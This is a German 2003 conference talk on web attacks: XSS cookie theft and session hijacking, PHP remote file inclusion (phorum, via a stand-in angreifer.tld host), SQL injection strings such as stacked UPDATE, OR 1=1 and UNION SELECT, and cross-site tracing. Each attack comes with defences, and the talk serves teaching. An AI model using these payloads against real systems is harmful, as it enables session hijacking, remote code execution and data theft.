5. Chemnitzer Linux-Tag
1.-2.- März 2003

XSS for fun and profit

Theorie und Praxis von Cross Site Scripting (XSS) Sicherheitslücken, Diebstahl von Cookies, Ausführen von Scripten auf fremden Webservern, SQL-Injection

Stefan Krecher
Mail: stefan@krecher.de
http://www.krecher.de/

Definitionen

XSS-Clientseitig

- Fremdes Script im Browser ausführen lassen, um Authentifizierungsmechanismen zu umgehen

XSS-Serverseitig

- Serverseitige Scripte dazu bringen fremde Scripte, die auf anderen Webservern liegen, auszuführen

CGI-Vulnerabilities

- Verhaltensänderungen von CGI-Scripten erzwingen, z.B. die Ausführung beliebiger Befehle

SQL-Injection

- Datenbankabfragen manipulieren, um Daten auszuspähen bzw. zu verändern

Geschichte

Februar 2000: CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests, bisher sind dem CERT keine konkreten Angriffe bekannt

In den Jahren 2000 und 2001 werden 4 XSS Sicherheitslücken in die Vulerability-Database von securityfocus.com eingetragen

2002 - exponentieller Anstieg, im Januar eine Sicherheitslücke, im Februar vier (darunter slashcode), im März vier, im April acht usw.

Insgesamt 2002: fast 100 bekanntgewordene Sicherheitslücken

2003 Januar: "Cross-Site Tracing" (WhiteHat Security)


2003 Januar/ Februar: ca. 14 Sicherheitslücken

XSS-Clientseitig 1

- User bekommt eine Seite präsentiert, die "bösartiges Script" enthält
- User bekommt eine URL präsentiert, die beim anklicken Fehler auf einer Webseite nutzt, um eine Seite zu erzeugen, die "bösartiges Script" enthält
- das "bösartige Script" liest die Cookies aus und leitet sie an ein CGI-Script des Angreifers weiter (Cookies können nur von Script ausgelesen werden, das von dem Server kommt, der den Cookie verschickt hat)
- das CGI-Script nimmt den Cookie entgegen und schickt ihn per Mail an den Angreifer
- das CGI-Script "refresht" u.U. zu einer unauffälligen Seite
- der Angreifer setzt sich selbst den Cookie und kann nun die Session des Opfers hijacken

XSS-Clientseitig 2

Szenario



XSS-Clientseitig 3

Anfällige Webanwendungen

- Gästebücher
- Foren
- Webmailer
- generell: Webbasierte Administrationsinterfaces
- "404"-Seiten
- Suchfunktionen

XSS-Clientseitig 4

Beispiele

"404"-Seite
https://www.tu-chemnitz.de/%3Cscript%3Ealert('XSS for fun and profit')%3C/script%3E

"404"-Seite (URL-encoded)
https://www.tu-chemnitz.de/%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%27%58%53%53%20%66%6F%72%20%66%75%6E%20%61%6E%64%20%70%72%6F%66%69%74%27%29%3C%2F%73%63%72%69%70%74%3E

Perl-Snippet zum URL-encoden:
```
echo "<script>alert('XSS for fun and profit')</script>" | perl -e 'chop($url = <STDIN>);$url =~ s/([\w\W])/"%" . uc(sprintf("%2.2x",ord($1)))/eg;print $url;'
```

XSS-Clientseitig 5

einige Tags die Script ausführen

Ausführen durch anklicken

klick mich

Ausführung beim Laden der Seite

<img src="javascript:alert('XSS for fun and profit'>

Ausführung beim darüberbewegen mit der Maus

Hallo

XSS-Clientseitig 6

Der Angriff

1. Tag im Gästebuch/ Webmail:

Klick mich!

2. stealcookie.pl verschickt den geklauten cookie per Mail und leitet via "document.location.replace" zu einer unverfänglichen Seite um

3. der Angreifer setzt sich selbst den Cookie:

cat cookie.txt | ./setcookie "path=/; domain=.opfer.tld"

XSS-Clientseitig 7

Anfällige Software (u.a., teilweise gefixt)


- phpnuke, myphpnuke
- phpBB
- SquirrelMail
- ht://Dig

Webmailer (gefixt)

- yahoo
- freenet
- hotmail

XSS-Clientseitig 8

Der Webmailer von Freenet



XSS-Clientseitig 9

Schutzmaßnahmen (Client)

- die Ausführung von Scripten im Browser verbieten
- Webmailer meiden
- keine HTML-Mails annehmen
- URLs von "Bekannten" nicht vorbehaltslos anklicken

Schutzmaßnahmen (Server)


- alle Nutzereingaben filtern
- Sonderzeichen bei einer möglichen Ausgabe konvertieren

XSS-Serverseitig 1

- Überschreiben einer Variablen, die den Pfad einer zu inkludierenden Datei hält, "von außen"
- Navigations-Scripte prüfen nicht ob eine URL gültig ist
- Script wird vom Server des Angreifers geholt und auf dem Webserver des Opfers ausgeführt
- wichtig ist, das das Script nicht schon auf dem Server des Angreifers ausgeführt wird
- Anfällig sind vor allem PHP-Anwendungen, aber auch ASP, JSP usw.
- beliebiges Script kann mit den Rechten des Webservers ausgeführt werden

XSS-Serverseitig 2

Szenario



XSS-Serverseitig 3

Beispiel: phorum

Problematische Stelle (plugin.php):
include("$PHORUM[settings_dir]/replace.php");

Überschreiben der Variable:
http://opfer.tld/phorum/plugin/replace/plugin.php
?PHORUM[settings_dir]=http://angreifer.tld

Das auf dem Server des Angreifers liegende Script mit dem Namen replace.php wird inkludiert und ausgeführt.

XSS-Serverseitig 4

Schutzmaßnahmen

- register_globals = off (php.ini)
- Safe_mode benutzen (schützt aber nicht vor Einsichtname in die Sourcecodes)
- alle Benutzereingaben genau prüfen
- bei Navigationsscripten nur gültige Ziele zulassen
- Exception handling

SQL-Injection 1

Variante 1: Anhängen einer zweiten Query

Aufruf:
http://webserver/cgi-bin/find.cgi?ID=23

wird im Program zu:
SELECT NAME FROM PERSONS WHERE ID=23

Aufruf:
http://webserver/find.cgi?ID=23;UPDATE%20PERSONS%20SET%20NAME='malaclypse'%20WHERE%20ID=23

wird im Program zu:
SELECT NAME FROM PERSONS WHERE ID=23; UPDATE PERSONS SET NAME='malaclypse' WHERE ID=23

Es werden zwei SQL-Queries ausgeführt

SQL-Injection 2

Variante 2: Suchen in Datenbeständen

Aufruf:
http://webserver/cgi-bin/list.cgi?STATUS='ANGESTELLT'

liefert eine Liste der Angestellten

Die Manipulation am Aufruf könne ein veränderdes SQL-Statement bewirken, z.B.:
SELECT * FROM PERSONS WHERE STATUS='ANGESTELLT' OR NAME LIKE '%x%'

Liefert alle Personen aus der Datenbank, die ein x im Namen haben

SQL-Injection 3

Variante 3: Erfüllen von WHERE-Klauseln

Wenn eine WHERE-Klauseln abgeändert werden kann, wird die Bedingung bei einem angehängten "OR 1=1" immer erfüllt.

Interessant bei Passwortabfragen usw.

SQL-Injection 4

Variante 4: UNION-SELECTs

Ausgangs-Query:
SELECT FIRSTNAME, LASTNAME, EMPNO
FROM EMPLOYEE WHERE EMPNO=1
Der Vergleichswert von EMPNO wird ungeprüft aus einer Formulareingabe übernommen.

Manipulierte Query:
SELECT FIRSTNAME, LASTNAME, EMPNO
FROM EMPLOYEE WHERE EMPNO=123
UNION SELECT 'XYZ', JOB LASTNAME, 123
FROM EMPLOYEE WHERE
LASTNAME='Malaclypse'

Der Beruf erscheint im Feld LASTNAME

- Abfrage von Daten aus anderen Tabellen
- Typ-Konversionen

SQL-Injection 5

Schutzmaßnahmen

- Eingaben parsen
- Rechtevergabe prüfen
- sensible/ interne Daten strikt von öffentlichen Daten trennen

Cross-Site Tracing 1

- benutzt wird der TRACE-Request, der von allen gängigen Webservern unterstützt wird
- Möglichkeit zur Umegehung der httpOnly-Restriktion für Cookies
- Auslesen von Cookies ohne document.cookie
- Auslesen von HTTP-Authentication Informationen
- Ausführen von TRACE-Requests via XMLHTTP-ActiveXObject (Internet Explorer), bzw. XMLDOM-Objekt (Mozilla), Authentifizierungsdaten werden mitübertragen
- "Domain Restriction": nur TRACE zu einem Server möglich, der das TRACE-Script verschickt hat (kann aber umgangen werden)
- Apache: ausschalten von TRACE mit mod_rewrite

URLs

http://ds.ccc.de/
Datenschleuder #78 (Cross Site Scripting)
Datenschleuder #80 (SQL-Injection)

http://www.whitehatsec.com/
White Hat Security, Cross Site Tracing

http://www.securityfocus.com/
Vulnerabilities DB, BUGTRAQ Archive

http://www.cert.org/advisories/CA-2000-02.html
CERT 'XSS-Advisory'

http://www.krecher.de/
u.a. Diese Folien, stealcookie.pl, setcookie.c